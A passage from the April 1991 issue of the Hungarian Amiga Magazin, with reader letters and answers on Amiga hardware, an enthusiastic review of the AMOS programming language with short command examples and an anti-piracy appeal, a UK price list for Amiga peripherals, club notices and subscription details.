2. A Bootselector rajzát és építésének leírását már megkaptuk Németh András nevű versenyzőnkől, amit itt is nagyon köszönünk, a TI nevetekben is. Amint lesz rá hely, közöljük! (nem lehet az egész AM HW rovat...)

**???? Zsolt**

Válasz:

A gép memóriája több dolog miatt is fogyhat. Legkézenfekvőbb, hogy ha az ember nem ROM-rezidens LYBRARY-kat használ, vagy tárrezidens programokat tölt be mondjuk a strtp-sequence-

ből, az mind több kevesebb helyet foglal el a memóriában. De lehet a dologban vírus is. Sajnos a távdiagnózis még igen gyerekcipőben jár. Annyit tanácsolhatok, hogy rendszerindítás után egy Amiga Realtime Monitorral nézd végig a rendszert jellemzőit. Ha valami gyanút találsz, (mondjuk egy olyan taszk aminek nem kéne ott lennie, vagy memóriaterület, amit nem tudod ki foglalt le) fordulj szakértőhöz. Egyébként köszönjük az elismerő szavakat.

**Kárpáti Zoltán**

Válasz:

1. Igen, kompatibilis.

2. A sztereó digitalizálás elvileg megoldható, csak azt kell tudni hozzá, hogy az adott program hogyan vezérli az AD-t. Ha van kedved hozzá járj utána. De előbb azért nem árt elgondolkozni rajta, hogy mi a fenére jó a sztereó digitalizálás. Ha magnót akarok halgatni akkor inkább magnót halgatok, és mivel az általam ismert zeneszerkesztők semelyike nem kezel sztereó mintákat, így a dolognak nem sok értelme van. (Azon kívül, hogy a kedves megrendelőtől még némi plussz anyagi erőforrást lehet elkobozni a SZTERO miatt.)

A bővítéssel kapcsolatos kérdésedre már olvashattad a választ az AM februári számában. (Világ proletárjai egyesüljtek!)

**Piret Endre, Budapest**

Válasz:

1. az a fő, hogy megbántad, hogy eddig nem fizetted elő az AM-et! Persze mi nem vagyunk sértődékenyek: azokat a számokat, amiből még van, el is küldtük, de a legelsőszámból már egyetlen egy sincs.

2. OK, nem használunk CHAR Justify-t, igazad van!

3. Köszönjük az AM értékelésedet is, az ilyen vissza jelzés mindig jól jön!

**Pajer Ferenc**

A 3. számban a csomagrádióról szóló cikk felkeltette az érdeklődésemet. A rádiómatőr

szövetség szerint májusban lesz vizsga, és addig szeretném, ha a rendszerem "felállna". Sok amatőrnél érdeklődtem, de sajnos mindegyik C&4-et vagy Spektrum-ot használ. Szükségem lenne Amigához való Software-re! A napokban vásároltam a CONTROLL-nál (1091 Bp. Üllői út 101) egy Discovery 1200CK típusú külső modemet 10.000 Ft + ÁfÁ-ért. Ez egy újabb beszerzési forrás az érdeklődőknek! Ezt a modemet a csomagrádióhoz át kell alakítani. Ehhez is kérnék segítséget!

Pajer Ferenc

Budapest

Tóvirág u.2 VI.em.26

1108

*Köszönjük az új modem beszerzési forrást! Amigás csomagrádió "szakértő": Gelléri Endre (HG5BFA)*

Budapest

Harrer Pál u.24 II.em.9

1033

Tel.: 1-88-34-08

### Gál Gábor, Pétervására

1. Érdekel a vonalkódtechnika? Ha igen, szóljatok, tudok róla írni egy-két oldalt.

2. Jó lenne egy irodalomjegyzék a cikkek után!

*1. Naná! Az ilyesmit kérdezés nélkül KELL nekünk küldeni! Az soha nem baj, ha amiatt állunk az örület szélén, hogy két ... jó cikk közül melyik kerüljön hamarabb az AM-be.*

*2. Jogos, valóban nem ártana irodalomjegyzék a cikkek után, ezt a gondolatot érezd továbbítva a cikkek írói felé.*

*Egyébként nagyon tetszett a leveled, remélem nem baj, ha az aranyköpésekből alkalomadtán fel-fel használunk néhányat.*

### Balla László

A500 gép PC-re történő átkapcsolásával (nem emulátorral) mennyire kompatibilis PC-t eredményez, és a kártyán kívül van-e valami másra szükség (pl. software, no nem az MS-DOS-ra gondolok)

Mennyibe kerül egy A2000-es és mennyiből

jön ki azt IBM kompatibilissé tenni?

*A500-hoz a következő IBM kártyákat lehet kapni:*

*- KCS POWER PC BOARD: XT emulátor. A gép alján található bővítőcsatlakozóra kell dugni. 1MB bővítésként is szolgál. Külön szoftverre nincs szükség, csak át kell kapcsolni. A géped 100%-osan kompatibilis lesz.*

*- VORTEX AT EMULATOR: AT emulátor. Valami csoda folytán olcsóbb, mint az XT kártya! Ez nem tartalmaz memóriabővítést, a 68000-es proci helyére kell dugni, a 68000-est pedig a kártyára. Szintén 100%-os kompatibilitás. (Egyébként leírást olvashatsz róla az újságban).*

Az A2000-es 1800 DM körüli összeg (144.650 Ft az Anubis Kft-nél). Ehhez vásárolható a Commodore gyártmányú XT, vagy AT bridgeboard, ami szintén 100%-os kompatibilitást ígér.

Commodore A2088 XT + 5.25" Floppy: 728 DM

Commodore A2286 XT + 5.25" Floppy: 1649 DM

Commodore A2286 XT + 5.25" Floppy: 1298 DM (ez is olcsóbb, mint az XT)

### Nexus 6 of 23 Celsius Crew, Veszprém

A Visszacsatoláson található instrukcióval hajts meg, és tépd ki) kapcsolatban: "Ki próbáltátok ezt egy REAL AM-ben? Érdemes!!)

*Nos, igen! Direkt erre a célra fel áldoztunk egy vadi új AM-et, és megpróbáltuk a szaggatott LINE mellett maghajtani a PAPER-t és kiTAPE-ni! Minden probléma nélkül sikerült! Szórakoztató volt a leveled, köszönjük a katonaság előtti utolsó demódat (villed vectors). Rajta van az ON DISK lemeziünkön (illetve rajta lesz, ha rá bírjuk tenni...). Természetesen az AM001-et elküldjük cserébe...*

Sok visszajelzést kaptunk, hogy már mindenki nagyon várja az AMOS-ról szóló írásunkat. Időközben megérkezett a program és első néhány pillantás után a véleményünket le tudjuk írni.

Mielőtt azonban belekezdünk az ismertetésbe ki szeretnék témi egy jólismert témára. A programlopásra. Természetesen megvan az oka, hogy ebben az országban terjednek a lopott programok, amelyek közül csak az egyik a pénz! A másik a hibás szemlélet! Higyjétek el, hogy érdemes megfontolni az AMOS megvásárlását, hiszen annak, akit a programozás, zene, grafika érdekel, szinte ingyen van. Amellett, hogy lesz egy használati utasításod, felvesznek az AMOS felhasználók névsorába ingyen hírbulletint kapsz negyedévenként, ingyen tagja lehetsz az AMOS klubnak, ingyen terjesztik az AMOS shareware programjaidat (már létezik külön AMOS PD könyvtár), sőt a Mandarine Software nagy lelkesedéssel támogatja (Naná!) az AMOS-ban fejlesztett programok piacra kerülését is! Rövidesen üzleti forgalomba kerül többek között az AMOS PAINT, ami egy AMOS-ban fejlesztett rajzolópogram.

A "The Creator" kreativitására itt a "lelkizős" bevetőmben csak egy rövid példát mutatok: egy országos programozói verseny valahol Magyarországon. Az Amiga hardver assembly programozásának kétségtelenül legnagyobb (na jó: egyik legnagyobb) mágusai elkezdik megoldani a feladatot. 12 óra hossza alatt az egyikük elkészül a mouse kezelővel, a másik az ultrafinom hardver scroll rutinnal. A vél egy olyan Spreadsheet táblázat elkészítése volt, ahol a hatalmas képzeletbeli papírra a képernyő csak egy ablakot képez, ami szuperfinoman scrollozódik a kívánt irányba, amerre az egérrel mozogsz. Megkapván az AMOS-t a dolgot (a kézikönyv tanulmányozásával együtt) 15 perc alatt csináltam meg. A program 4 (!) AMOS sorból áll. A program betölt egy nagy IFF képet (Deluxe Paint), amin a képernyőt az egér segítségével villogásmentesen scrollozhatom mind a négy irányban! Az AMOS készítője szuper minőségű rutinokat írt meg (semmi köze a ROM rutinokhoz...) az Amiga hardver maximális kihasználását lehetővé téve. Most persze nem folytatom az ámtást, hiszen ez még csak a bevezető, ahol arra szeretnék kilyukadni, hogy ez a program MEGÉRI A PÉNZÉT! Kérek mindenkit, aki megteheti: vegye meg hivatalosan. Ez

a fickó egyszerűen fantasztikus dolgot művelt, és ha azt akarjuk, hogy folytassa a munkát, akkor nem árt, ha nem megy csődbe a Mandarin Software. Az ár, amit elkérnek érte, szerintem nevetségesen olcsó. Természetesen ahány hely, annyi ár, (én \$65-ért vettem), de alapvetően igaz, hogy kb.4500-6000 Ft-ig beszerezhető, legközelebb Ausztriában egyelőre... A legolcsóbb talán Angliában, ahol 35 fontért el is küldik Magyarországra. A vámmal semmi gond nincs, egyszerűen postán egy kisebb csomagban megérkezik. A fizetést meg lehet oldani BC számláról átutalással is, de ha előbb felhívod az üzletet valószínűleg küldhetsz ajánlott levélben készpénzt is. Visszatérve a meggyőzésre: gondolj arra, hogy ha a gépedre össze bírtál kuporgatni 50.000 pengőt, akkor NEM IGAZ, hogy nem tudsz a gépnek értelmet adó szoftverre 5.000-et összeszedni. Ez csak a szemlélet kérdése, amire főnt utaltam, hogy arra minek, azt le lehet másolni! Na jó, ebből elég, már így is túl nagy port kavartam, aminek az oka, néhány olvasói levél volt, amelyben kérdezték, hogy megéri-e megvenni az AMOS-t?

Nézzük, mi fán terem az AMOS!

A Creator (a kreáló) 3 lemezt tartalmaz, ami a szépen kivitelezett kis karton

dobozban jön a csaknem 300 oldalas felhasználói kézikönyvvel, és néhány jól használható füzetkével együtt. A jelenlegi legfrissebb verzió az 1.2-es, ami egy csomó új dolgot tartalmaz az előzőek mellett. A három lemez a következő:

1. Program 2. Data 3. Extras. A csomagban található 4 játékprogram, egy Soundtracker konverter, egy Deluxe Paint ecset konverter, sprite és bob tervező, a RAMOS futtató rendszer, egy kész Scrolltext rutin, és egy nagy halom példaprogram.

Szándékosan nem használtam a BASIC terminológiát az AMOS-al kapcsolatban, hiszen rá kellett jönnöm, hogy az AMOS-t célszerűtlen BASIC-nek hívni. A programlisták legalább annyira hasonlítanak egy C listára, és ami a sebességet illeti: az sem a BASIC-re jellemző. Tulajdonképpen érthető a dolog, ez nem egy C-ben fejlesztett (Microsoft...) programnyelv, hanem kőkemény gépi rutinok halmaza. Optimalizált szupergyors rutinokat hívsz meg (például Scroll, Fade, stb.), aminek tulajdonképpen csak paraméterekeket adsz át. Az igazat megvallva jelenleg nem tudom, hogy létezik-e már az AMOS 3D, és Compiler, de ha azok is

"legördülnek" végre a futószalagról, akkor szerintem a programok 90%-át balgaság lesz nem AMOS-ban fejleszteni.

Betöltöttem az egyik játékprogramot, ami a lemezen van. Egy békával kell ugrálnod egy tavon, és csak a páros számú tavirózsákra szabad lépned, egyébként elsüllyedsz. A program szép grafikájú, a béka sok fázisban animált (nyújtogatja a nyelvét, stb.), zenéje van, szóval egy szokásos Amiga játék. A programlista valami 40-50 soros mindenestől!

### Több, mint 500 utasítás

Igen az AMOS ereje abban rejlik, hogy a dolgok többségét, nem te írod meg BASIC-ben, hanem tulajdonképpen átadod a paramétereket egy gépi rutinnak és lefuttatod. Minden feladatra, ami grafikában, animációban, zenében előfordulhat az Amigán egy kész utasítás szolgál. Egy játékprogram megírása nem okoz gondot egy napon belül! Sokkal több időbe telik a pályák, megrajzolása, a zene megszűlése soundtracker-rel.

Nézzünk néhány példát:

Egy IFF képet (amit mondjuk a Deluxe Paint-tel rajzoltál) a következő bonyolult utasítással töltesz be:

```
Screen Open 0,320,200,32,lowres
LOAD IFF "Auto.iff",0
```

Összesen 8 képernyőt nyithatsz ki, ezek között egy utasítással kapcsolhatsz. Ez a kép lehet nagyobb is mint a képernyő (pl. 1024\*512-es), amin a képernyő helyét a Screen Offset n,x,y parancsal állíthatod. Így néhány sorral megoldhatod, hogy egy pályán scrollozódjon a képernyő.

Más. Dual plfield screen1, screen2. Mit gondolsz mit csinál ez a bonyolult utasítás? Nem árurom el...

Íme néhány utasítás csupán izelítőnek; (aki tudja miről van szó, annak sokat mond...)

```
Def Scroll 1,0,0, to 320,200,1,0
Do
```

```
SCROLL 1
```

```
Loop
```

```
Break ON, Break OFF
```

```
zoom screen,x1,y1,x2,y2 TO screen,x3,y3,x4,y4
```

```
Cop Move, addr,value
```

```
Cop MoveL addr,value
```

```
Cop Wait x,y
```

```
Cop reset
```

```
Sprite n,x,y,i
```

```
RoL.B n,v
```

```
Bset n,v
```

b=btst(n,v)

A fenti utasítások csak néhány az 500-ból, nem említettem még egy hatalmas nagy halom fantasztikus utasítást, mint pl. a PACK - UNPACK, ami a memóriába tömörítve tárol le egy képet, majd kitömörít, és egyetlen egyet sem a könnyed zenélést támogató utasítások közül. Már ebből is látszania kell azonban, hogy az AMOS tartalmaz, villámgyorsan használható összetett utasításokat, de lehetőség van a gépközei programozásra is, gyakorlatilag az assembly utasítások (COP MOVE, BTST, stb.) közvetlen használatával. Lehetőség van például rasterhez szinkronizálásra (wait vbl), és double buffering képernyőkezelésre, s mi szem szájak ingere! HAM-ot és EHB-t is kezel.

Kiemelendő a szuperpraktikus lehetőség gépi rutinok beágyazására. A rutinnal szembeni egyedüli elvárás, hogy relokálható legyen. Két AMOS tömb tartalma, a rutin meghívása előtt (CALL) az adat és címregiszterek számára visznek át paramétereket. A rutinnak RTS utasítással kell befelyeződnie. A két tömb természetesen tartalmazni fogja az adat és címregiszterek visszalépés előtti utolsó tartalmát. Így például nagyon egyszerűen beágyazhatóak a vektorgrafikai kalkulációs rutinok (amire az AMOS 3D után semmi szükség sem lesz).

### Kinek és mire ajánlható az AMOS?

Komoly játékprogramok, demók írására tökéletesen alkalmas. Felhasználói programok user interface-ének elkészítéséhez nincs jobb megoldás. Ajánlható a legkezdőbb kezdőnek is, de a profi programozónak is, hiszen ténykérdés, hogy a legtöbb feladatot egyszerűen nem érdemes assembly-ben fejleszteni ezek után. Egy program vázát játszani könnyedséggel felépítheti az ember AMOS-ban. Ha olyan feladatot kell megvalósítanunk, amit az AMOS nem támogat valamilyen komplex utasítással (pl. scroll), azt még mindig pofonegyszerűen beágyazhatjuk gepi kódként.

### Mi lesz az AM-ben?

Nem fogjuk leközölni az AMOS leírását! Nem lenne jó lelkiismeretünk, nem is beszélve a copyright fogalmáról. Az AMOS-al folyamatosan foglakozni fogunk, ez lesz a haldokló BASIC rovat felváltója. Természetesen próbálunk hasznos dolgokat írni, AMOS programokat közölni, de feltételezzük, hogy az érdeklődőknek megvan a program dokumentációja. Várjuk AMOS programok beküldését, és véleményeket!

Most az Angol Piac-on nézünk szét. A legjobb üzlet árait és választékát soroljuk itt föl. Az árak tartalmazzák a VAT-et, aminek az értéke 17.5

## POWER COMPUTING LTD.

44a Stanley Street BEDFORD MK417RW  
ENGLAND  
Tel.: 00-44-234-27-3000

ICD Flicker Free Video - £279

ICD Flicker Free Video plusz VGA monitor -  
£499

A500, A2000, A1500-hoz

Microway Flicker Fixer - £299

+Mitsubishi Monitor - £499

A2000, A1500



£169.00

### ADSPEED gyorsítókártya - £169

A500, A2000, A1500  
14 MHz + RAM cache

Commodore A590 20 MB harddisk - £349

Commodore Amiga B2000 - £899

Phillips CM11342 - £249

RGB Monitor

AT BridgeBoard - £699

XT BridgeBoard - £299

A2000, A1500

AT/XT emulátor kártya

### 68030 gyorsítókártyák

16 MHz - £499

28 MHz - £599

33 MHz - £949

4MB 32 Bytes RAM-mal, 68020 math co.

16 MHz - £1249

28 MHz - £1495

33 MHz - £1795

50 MHz - £2199



£379.00

### 2" belső (!) 20MB Hard drive

ICD interfész

A500-hoz

£379

600 MB Optikai drive - £2995

20 MB floppy drive (!) - £799

20 MB disk - £35

512K bővítő órával - £34.95



### Kézi scannerek:

Golden Image Scanner - £199

Naksha Scanner - £159

Power Scanner - £179

A500, A2000, A3000, A1500

1MB minimum

# MI LESZ ?

**Mess-up II.**

**24 Bites Jazz  
esszé...**

**Null modem  
kábel**

**Az AM BBS...**

**AMOS  
programozás**

**ATONCE II.**

**Hurricane  
turbókártyák**

AM-Anubis Kupon  
Minden 1500 Ft feletti vásárlás esetén  
e szelvény bemutatója 100 Ft  
kedvezményben részesül. Egy  
vásárláskor csak egy  
kupon használható  
fel.



**ANUBIS**

# AMIGA MAGAZIN

Csak az Amigáról fehéren-feketén

Az AM postacíme:  
H1075 Budapest, Tanács krt. 5/C.  
(Csak postai küldemények fogadására.)

Felelős kiadó: HORIZON-multiplan KKT.

Főszerkesztő: Bordás Bence  
Szerkesztő: Ürmösy Zoltán  
Művészeti Vezető: Kovács Zsolt

Az áprilisi szám munkatársai:

Bódy Attila  
Ürmösy Zoltán  
Jászberényi Márk  
Kiss Sándor  
Kosir Attila  
RCA  
Varga Csaba

Megjelenik havonta, ára 148.- Ft.  
Megrendelhető az AM postacímén a lapban  
található megrendelőlapon vagy levélben.  
Előfizetési díj:  
negyedévre: 444.- Ft  
fél évre: 888.- Ft  
egy évre: 1768.- Ft

Nyomda:  
Alfaprint Nyomdaipari Szövetkezet

HU ISSN: 0866-5141

# Ingyenes közlemények

**VSZM  
AMIGA KLUB !  
Minden Csütörtökön  
17.00 - 21.00 óráig  
VSZM Közösségi ház,  
Fehérvári út 120  
Tel.: 1810-950/473  
Klubvezető: Soós Gábor**

**Ajkai AMIGA klub !!!  
Ajkai és környékbeli tagokat  
keresünk !  
Kaufman Zsolt (88-12-462)  
Kovács Szabolcs (88-12-666)  
Varga Péter ; Újélet út 7.**

**C64-AMIGA Klub  
Az Örs vezér  
téren**

**Pontos cím: XV.ker Fehér  
út 1 VII. emelet  
minden kedden  
16.00-20.00 óráig  
Klubvezető:  
Szelepcsényi Ferenc  
1989 novembere óta 70 tag**

**Commodore alkatrészek  
kaphatók,  
utánvétellel is,  
Számítógépszervíz:  
Hőmezővásárhely,  
Kodály Zoltán u.11.  
I.emelet 14  
6800**



**CSATLAKOZZ  
HOZZÁNK !**

Küldj nekünk anyagot ! Várjunk új, és régi, de nem ismert programok leírását. Ilyenkor kérünk egy lemezt is, ami alapján fényképet készíthetünk ! Lehet játék, és felhasználói program is. Néhány már érkezett, amit nagyon köszönünk !



Ő a figyelemfelkeltés  
eszköze...

## AZ AMIGA MAGAZIN POSTAI TERJESZTÉSRE NEM KERÜL.

A korábbi és a legfrisebb számokat Budapesten az Anubis Kft. irodájában, illetve az Őrs Vezér téri üzletükben lehet megvásárolni.

Anubis Kft  
11-73-877  
Budapest  
Ferenciek Tere 4-8  
1053

1990 December - Elfogyott!  
1991 Január - 148 Ft  
1991 Február - 148 Ft  
1991 Március - 148 Ft

Az újság postán is megrendelhető. Az AM postacímre rózsaszín postautalványon kérjük elküldeni az előfizetési díjat. A csekkszelvény hátulján, a megjegyzés rovatban kérjük részletezni a befizetések célját.

Pl.:

148 Ft - januári szám  
148 Ft - februári szám  
148 Ft - áprilisi szám  
444 Ft - május, június, augusztusi előfizetés  
200 Ft - AM002 PD lemez

Összesen: 1088 Ft

Az AM postacíme (kizárólagosan postai küldemények fogadására):

Amiga Magazin  
1075 Budapest  
Tanács Krt. 5/C